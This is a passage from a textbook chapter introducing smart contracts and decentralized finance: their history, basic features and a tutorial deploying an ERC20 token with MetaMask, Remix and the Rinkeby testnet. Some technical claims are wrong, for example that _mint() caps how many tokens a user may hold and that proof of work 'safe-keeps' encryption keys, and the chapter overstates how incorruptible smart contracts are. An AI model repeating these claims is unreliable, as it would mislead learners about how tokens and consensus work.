28. Merve Can Kus Khalilov and Albert Levi, A Survey on Anonymity and Privacy in Bitcoin-Like Digital Cash Systems, IEEE COMMUNICATIONS SURVEYS & TUTORIALS, VOL. 20, NO. 3, pp. 2543-2585, THIRD QUARTER 2018.
29. Mauro Conti, E. Sandeep Kumar, Chhagan Lal, and Sushmita Ruj, A Survey on Security and Privacy Issues of Bitcoin, IEEE COMMUNICATIONS SURVEYS & TUTORIALS, VOL. 20, NO. 4, pp. 3416-3452, FOURTH QUARTER 2018.
30. Lennart Ante, Smart Contracts on the Blockchain – A Bibliometric Analysis and Review, BRL Working Paper Series No. 10, Blockchain Research Lab, Telematics and Informatics, Vol. 57, 101519, pp. 1-48, 2021.
31. Zibin Zheng, Shaoan Xie, Hong-Ning Dai, Weili Chen, Xiangping Chen, Jian Weng, and Muhammad Imran, An Overview on Smart Contracts: Challenges, Advances and Platforms, Future Generation Computer Systems, Vol. 105, pp. 475-491, 2020.
32. Yossi Gilad, Rotem Hemo, Silvio Micali, Georgios Vlachos, and Nickolai Zeldovich, Algorand: Scaling Byzantine Agreements for Cryptocurrencies, SOSP '17: Proceedings of the 26th Symposium on Operating Systems Principles, pp. 51-68, 2017.

33. Kevin Sekniqi, Daniel Laine, Stephen Buttolph, and Emin Gun Sirer, Avalanche Platform, White Paper, pp. 1-14, 2020, https://assets.website-files.com/5d80307810123f5ffbb34d6e/6008d7bbf8b10d1eb01e7e16_Avalanche%20Platform%20Whitepaper.pdf
34. Binance Chain Community Releases Whitepaper for Enabling Smart Contracts, Binance blog, 2020, https://www.binance.com/en/blog/all/binance-chain-community-releases-whitepaper-for-enabling-smart-contracts-421499824684900520
35. An Introduction to Binance Smart Chain (BSC), Binance Academy, 2020, https://academy.binance.com/en/articles/an-introduction-to-binance-smart-chain-bsc
36. Introduction, Why Cardano, https://why.cardano.org/en/introduction/motivation/
37. IOHK Library, https://iohk.io/en/research/library/
38. Sepandar D. Kamvar, Marek Olszewski, and Rene Reinsberg, The Celo Protocol: A Multi-Asset Cryptographic Protocol for Decentralized Social Payments, Semantic Scholar, pp. 1-14, 2019.
39. Jae Kwon and Ethan Buchman, Cosmos Whitepaper, Cosmos Network, https://v1.cosmos.network/resources/whitepaper
40. A Highly Scalable Public Blockchain via Adaptive State Sharding and Secure Proof of Stake, technical Whitepaper, The Erlond Team, pp. 1-19, 2019.
41. Vitalik Buterin, Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform, Ethereum Whitepaper | ethereum.org, pp. 1-36, 2014.
42. Fantom Whitepaper, Fantom Foundation, v1.6, 2018.
43. Harmony, Technical Whitepaper, Harmony Team, Version 2.0, pp. 1-22, 2019.
44. Polkadot & Kusama Parachains Primer, Kraken Intelligence, pp. 1-27, 2021.
45. Marco Bareis, Monika di Angelo, and Gernot Salzer, Functional Differences of Neo and Ethereum as Smart Contract Platform, 2nd International Congress on Blockchain and Applications, Italy, 2020.
46. Polygon Lightpaper, Ethereum's Internet of Blockchains, pp. 1-16, https://polygon.technology/lightpaper-polygon.pdf
47. Anatoly Yakovenko, Solana: A new architecture for a high performance blockchain v0.8.13, pp. 1-32, 2017.
48. Evan Kereiakes, Do Kwon, Marco Di Maggio, and Nicholas Platias, Terra Money: Stability and Adoption, pp. 1-16, 2019, https://assets.website-files.com/611153e7af981472d8da199c/618b02d13e938ae1f8ad1e45_Terra_White_paper.pdf
49. Bruno Bernardo, Raphael Cauderlier, Basile Pesin, and Julien Tesson, Albert, an intermediate smart-contract language for the Tezos blockchain, pp. 1-15, 2020.
50. L.M Goodman, Tezos - a self-amending crypto-ledger White paper, pp. 1-17, 2014, https://tezos.com/whitepaper.pdf
51. Tron Whitepaper, Tron Network, pp. 1-36, https://whitepaper.io/document/4/tron-whitepaper
52. Igor Barinov, Vadim Arasev, Andreas Fackler, Vladimir Komendantskiy, Andrew Gross, Alexander Kolotov, and Daria Isakova, POSDAO: Proof of Stake Decentralized Autonomous Organization, pp. 1-70, 2019.

Chapter 2
Introduction to Smart Contracts and DeFi

Abstract Smart contracts are a modern version of the traditional paper-based legal agreements. It is an evolving concept which is reshaping the way legal contracts used to bind the involved parties to do business. Smart contracts are computer programmed by a software developer who codifies the terms and conditions of the paper-based legal agreement. Thus, smart contracts are used to automate the execution of legal agreements so that all parties immediately come to know the outcome. There is no involvement of an intermediate party in execution of the contract.

Smart contracts are a critical component of several applications and platforms built using blockchain or distributed ledger technology. However, there are some challenges with the wide adoption of smart contracts. For example, smart contracts are not easy to modify owing to the use of blockchain technology to store them. This brings them on back foot as there is no privilege to change or add any term into the already coded smart contract.

This chapter outlines the fundamentals of smart contracts and decentralized finance. It brings forward the technical operational process of smart contracts and how they are programmed to replace the traditional paper-based legal agreements. The chapter also includes pictorial representation to demonstrate the pragmatic approach of creating the first smart contract. Decentralized finance is the key concept highlighted toward the end of the chapter. It introduces decentralized finance and presents some popular applications which utilize decentralized finance. Any technology has its pros and cons and so does decentralized finance. The famous oracle problem finds its place before the chapter finishes.

2.1 History of Smart Contracts

A smart contract is a self-executing contract that contains the terms of an agreement between buyer and seller. It represents lines of code written in a programming language to execute across a decentralized and distributed blockchain network. The smart contract helps control the transactions and ensures that we can track them. It is written in the form of an if-then-else logical statement to ensure that if a

G. Kaur et al., *Understanding Cybersecurity Management in Decentralized Finance*, Financial Innovation and Technology, https://doi.org/10.1007/978-3-031-23340-1_2



1994
2008
2012
2015
2016 -22
Nick Szabo introduced smart contracts
Nakamoto introduced the blockchain
Rise of cryptocurrency
Ethereum popularized the smart contracts
Mainstream popularity and adoption

Fig. 2.1 Timeline of important events in the history of smart contracts

particular condition is satisfied, then the specified set of statements is executed; otherwise, the alternative set of statements is executed.

Smart contracts communicate the semantics of the transaction to the parties involved. They hide the details of the protocol used for communication but control the knowledge and execution of contractual terms. Smart contracts also use encryption to hide the documents in an envelope and place digital signatures on it to ensure the document's integrity.

The history of smart contracts dates back to 1994, when Nick Szabo proposed the first smart contract. Nick Szabo was an American computer scientist who also invented the virtual currency called "Bit Gold" in 1998. He defined smart contracts as computerized transaction protocols that execute the terms of an agreement. The purpose of inventing smart contracts was to extend the functionality of POS terminals. In 1996, Szabo defined four objectives of smart contracts: observability, verifiability, privacy, and enforceability [1].

According to Szabo, "A smart contract is a computerized transaction protocol that executes the terms of a contract. The general objectives of smart-contract design are to satisfy common contractual conditions (such as payment terms, liens, confidentiality, and even enforcement), minimize exceptions both malicious and accidental, and minimize the need for trusted intermediaries. Related economic goals include lowering fraud loss, arbitration and enforcement costs, and other transaction costs."

Some researchers believe that smart contracts originated in 1991 when Haber and Stornetta proposed a hard-to-tamper system to timestamp digital documents [2]. The proposal works around issuing a certificate to a digital document containing the date it was created and metadata about previously issued certificates for other digital documents. Later, in 2008, Satoshi Nakamoto proposed a decentralized payment system called bitcoin, in which the history of transactions is stored in a distributed ledger that leverages blockchain technology. Satoshi also utilized the timestamp concept and combined it with a hash of the preceding block to append new blocks to the chain [3].

Figure 2.1 presents the timeline of important events in the history of smart contracts. In the year 2012, use of cryptocurrency started a new era for smart contracts. It further flourished with the invention of Ethereum. As discussed in Chap. 1, Ethereum is designed to improve upon the concepts of scripting, altcoins, and on-chain meta protocols. It has paved the way for unprecedented growth and adoption of smart contracts since then.

Some common technologies such as point of sale (POS) terminals and cards, electronic data interchange (EDI), and digital cash protocols used for online payment can be considered as an example of smart contracts.

2.2 Fundamentals of Smart Contracts

"Smart contracts" is a term used to describe a computer code that automatically executes all or part of an agreement and is stored on a blockchain-based platform. As discussed in Chap. 1, it represents a logical structure that can be implemented between any two nodes. It replicates the traditional paper-based contract between the involved parties. For example, a smart contract executes specific provisions to complete the transaction to transfer a fund from party A to party B. To add to the fundamental functionality of smart contracts, any party who disobeys the rules of engagement is automatically punished. To continue the previous example, if party A does not follow the contract terms, a specifically mentioned amount of penalty in terms of the number of bitcoins is automatically deducted from its account.

Smart contracts are scalable in the sense that the computer code can be replicated to any number of nodes. This replication also means that the code in effect is executed as each block is added to the blockchain. The computer program takes some parameters as input and executes some functions on those parameters to complete the terms of the agreement. To dig deeper into the logical structure of smart contracts in a layman's language, if some condition "x" is true, then a set of statements "y" is executed. With the adoption of blockchain technology, smart contracts are becoming more complex to handle sophisticated transactions. Smart contracts perform a lot more than just managing the agreement and transferring the amount of cryptocurrency from one user's wallet to another [4].

Fundamentally, smart contracts perform the following basic functions: (1) ensuring the transfer of funds after a certain triggered event and (2) imposing financial penalties on noncompliant parties. In both these functions, no human intervention is required to operationalize the smart contract. Therefore, it is not incorrect to mention that smart contracts help reduce the execution and enforcement costs of the contracting process.

Let us take a simple real estate example to instantiate the concept of smart contracts. Consider two parties, a buyer and a property seller, as shown in Fig. 2.2. The seller wants to sell the property, and the buyer wants to purchase it. Both buyer and seller leverage smart contracts to write the mutually agreed terms and conditions and perform the transaction if those terms are met. Conditions of the smart contracts are stored in the form of a blockchain, where each condition is stored in a new block, and it is appended to the existing blockchain.

Once the conditions of the contract are laid down in the blockchain, the contract is enforced and automatically executed. If all the terms/conditions are met on execution




Fig. 2.2 Functionality of smart contracts in real estate

of the contract, the property is sold and the prespecified number of bitcoins is transferred from buyer's digital wallet to seller's digital wallet. If the terms/conditions do not meet, the contract is canceled. It is pertinent to mention that there is no need for a real estate agent or intermediary to execute the smart contract in this example. Furthermore, the role of a legal counsel or other advisory services also becomes less crucial. This potentially reduces the miscellaneous costs associated with sale and purchase of the property.

In a nutshell, smart contracts possess following essential characteristics [5]:

- *Computer programs:* Smart contracts are implemented in the form of computer codes.
- *Automatic execution:* Computer codes are automatically executed making smart contracts self-executing.
- *No human intervention:* Since smart contracts are self-executing, no human intervention is required.
- *Immutable:* Once deployed, the code of smart contracts cannot be changed. The only way to modify the contracts is to deploy a new instance.
- *Deterministic:* The outcome of smart contracts is the same for every user who executes them.

Smart contracts provide transparency and a high degree of privacy to contractual transactions. In simple terms, smart contracts are considered self-executing and self-enforcing. However, an extremely important question arises that challenges the role of smart contracts compared to traditional paper-based legal agreements. It is a debatable issue that dices between the modern smart contracts and traditional legal contracts [6]. Figure 2.3 presents the following features of smart contracts that overcome the limitations of traditional contracts:




Fig. 2.3 Features of smart contracts


- *Security:* For a transaction to be valid, all participating entities must agree on validity.
- *Trust:* No participant is allowed to tamper with any transaction after it has been recorded in the ledger.
- *Transparency:* Participants know from where the asset is coming and how and when the ownership changes.
- *Code:* The contract is in the form of a computer code that can be easily coded by the participants.

Creation of smart contracts depends on level of execution, differences between actual terms and executed code, and its custodial rights. In order to create a smart contract, the user types the contract in the programming language. For that, the user needs to download the platform (e.g., Ethereum) and be a part of its network. The contract is made available to the system. The contract is assigned a unique identification number and functions to define the tasks performed by the contract. The proposed contract is then accepted by the other user. Both users are then able to communicate with the contract [6].

2.2.1 Creating First Smart Contract

This subsection presents a step-by-step pictorial representation of creating the first smart contract from scratch.

Step 1: The first and foremost step to create a token is to install a wallet that will store digital signatures and keep record of payments. In this sample scenario, MetaMask wallet is installed, which could be a browser extension (Fig. 2.4).




A crypto wallet & gateway to blockchain apps

Start exploring blockchain applications in seconds. Trusted by over 21 million users worldwide.

Download now

Fig. 2.4 Step 1


Rinkeby Authenticated Faucet

Social network URL containing your Ethereum address... | Give me Ether

	0x410d776eef64ddef2dffb296e4f79f21b6ef770d	4 days ago
	0xfa0e543469b5f9a45f3fdba1bc163c878253446c	4 days ago
	0xf1cd3057ecdd36f2a9ac43a9a51a891fcb28864a	4 days ago
J	0xf84107b9ecb0555fb2b5f8259b3327c64be02e94	4 days ago
	0x94508f82f4bb577223f95e49c951fbc7e7d9ad20	4 days ago
L	0x25e8370e0e2cf3943ad75e768335c892434bd090	4 days ago
	0x605d65a3360615c1cd3d25a0657714be59005aee	4 days ago


0 peers 10378453 blocks 9.046256971665328e+56 Ethers 793325 funded

Fig. 2.5 Step 2

Step 2: After installing MetaMask, a new wallet is created, and Rinkeby Faucet (testnet) is selected as the network. Rinkeby Faucet is used to retrieve free Ether to test (Fig. 2.5).

Step 3: In this step, Ether is used to deploy the contract (Fig. 2.6).

Fig. 2.6 Step 3







Fig. 2.7 Step 4

Step 4: After deploying the contract, Remix IDE (integrated development environment) is opened (Fig. 2.7).

Step 5: In this step, a Solidity file is created in the Remix IDE. It is used to write the specific code which reflects the logic and terms of the contract. The first line of code identifies the Solidity version used to write code. The ERC20 interface is imported. This interface is used to implement the contract. In the next step, *_mint*



```
pragma solidity ^0.8.1;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract UCMDeFiCoin is ERC20 {
    constructor() public ERC20("UCMDeFiCoin", "UCMC"){
        _mint(msg.sender, 21000);
    }
    function decimals() public view override returns (uint8){
        return 0;
    }
}
```

Fig. 2.8 Step 5

() is used to set the maximum number of tokens that a user can have. The *decimals ()* function is overridden to make the token indivisible by returning zero (Fig. 2.8).

Step 6: After all these configurations in the code, the smart contract is compiled (Fig. 2.9).

Step 7: Before deploying the contract, Web3 Provider is selected under the environment (Fig. 2.10).

Step 8: Finally, the smart contract is deployed (Fig. 2.11).

Step 9: In this step, the user waits to see the transaction on the Etherscan (Fig. 2.12).

Step 10: The address of the deployed smart contract is copied for transaction records (Fig. 2.13).

Step 11: In this step, tokens are imported from assets under MetaMask (Fig. 2.14).

Step 12: The token address is imported (Fig. 2.15).

Step 13: Finally, as seen in the snapshot below, the user has 21,000 UCMC tokens in his wallet after successfully deploying the smart contract. These tokens are ready to use (Fig. 2.16).





Fig. 2.9 Step 6

COMPILER
0.8.1+commit.df193b15
☐ Include nightly builds
LANGUAGE
Solidity
EVM VERSION
default
COMPILER CONFIGURATION
✓ Auto compile
☐ Enable optimization 200
☐ Hide warnings
CONTRACT
ERC20 (ERC20.sol)

2.3 The Operation Process of Smart Contracts

Smart contracts facilitate transactions between consenting individuals who have no means to trust each other. This may be due to geographically separate locations, difficulty in interfacing, incompetence, unwillingness, incompatibility, uncertainty, or inconvenience. By leveraging smart contracts through a programming language, the agreement is enforced autonomously, eliminating all the obstacles. Smart contracts provide transparency of judgment through transaction logs and rules of



GAS LIMIT: 3000000

VALUE: 0 Wei

CONTRACT: UCMDeFiCoin - UCMDefiCoin.sol

Execution environment connects to node at localhost (or via IPC if available), transactions will be sent to the network and can cause loss of money or worse!
If this page is served via https and you access your node via http, it might not work. In this case, try cloning the repository and serving it via http.

```
pragma solidity ^0.8.1;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract UCMDeFiCoin is ERC20 {
                    public ERC20("UCMDeFiCoin", "UCMC"){
                    .sender, 21000);

                    mals() public view override returns (uint8){


}
```

Fig. 2.10 Step 7


engagement. The system is so perfect that it can never be expected from human-based systems to be incorrupt.

The core components of operationalization of smart contracts include blockchain, programming language, and cryptographic proof of computational expenditure (proof of work) as a means of transferring a value signal over the Internet. Blockchain stores the transaction data in the form of newly appended blocks. Programming language plays its part in preparing and coding the logic behind the agreement and rules of engagement. Cryptographic proof of work ensures security of blocks by safe-keeping the cryptographic keys used to encrypt and decrypt data between the involved individuals. There are various research works behind the evolution of use of cryptographic proof of work in smart contracts. Some of these works include peer-to-peer file trading using a token, use of digital signatures to ensure integrity of transaction data and authenticate the original sender. However, with the passage of time, bitcoins have taken a huge lead in proof of work and is widely adopted as a global decentralized transaction ledger [7].

Ethereum is a general implementation of a crypto-law system and can be viewed as a transaction-based state machine. The state machine morphs the transactions based on its current state. The state contains information related to account balance, trust arrangements, transaction data, and other metadata. To sum up, anything that can be represented by a computer is admissible in Ethereum's current state machine model. Each transaction in Ethereum represents two states: start state and end state. The state transitions from start to end for every transaction. A valid state transition is one that comes through a transaction in such a manner that start and end states are consistent [7].

Transactions are collated into blocks which are chained together using a cryptographic hash, making a secure blockchain. Newly appended block represents the end or final state of a transaction. Therefore, it is not incorrect to say that Ethereum


Fig. 2.11 Step 8



New gas experience
We've updated how gas fee estimation and customization works.

https://remix.ethereum.org

Estimated gas fee	0.00312724 **0.003127 ETH**
Site suggested Very likely in < 15 seconds	**Max fee:** 0.00312724 ETH
Total	0.00312724 **0.00312724 ETH**




Transaction Details

[This is a Rinkeby **Testnet** transaction only]

Transaction Hash:	0x65ef18ba6d9ad48623e30621087e5d00c42e9630a0cc3c407c5dbbab6421c19b
Status:	Success
Block:	10403425 1093134 Block Confirmations
Timestamp:	263 days 12 hrs ago (Mar-28-2022 04:16:29 AM +UTC)
From:	0x48cfa39da2a0b186aac4a7eb34e926b4c3207571
Interacted With (To):	[Contract 0x667ee8dd0e2b8eed251035b8e8742488fb5a2533 Created]
ERC-20 Tokens Transferred:	From 0x0000000000000... To 0x48cfa39da2a0b... For 21,000 UCMDeFiCoin (UCMC)

Fig. 2.12 Step 9

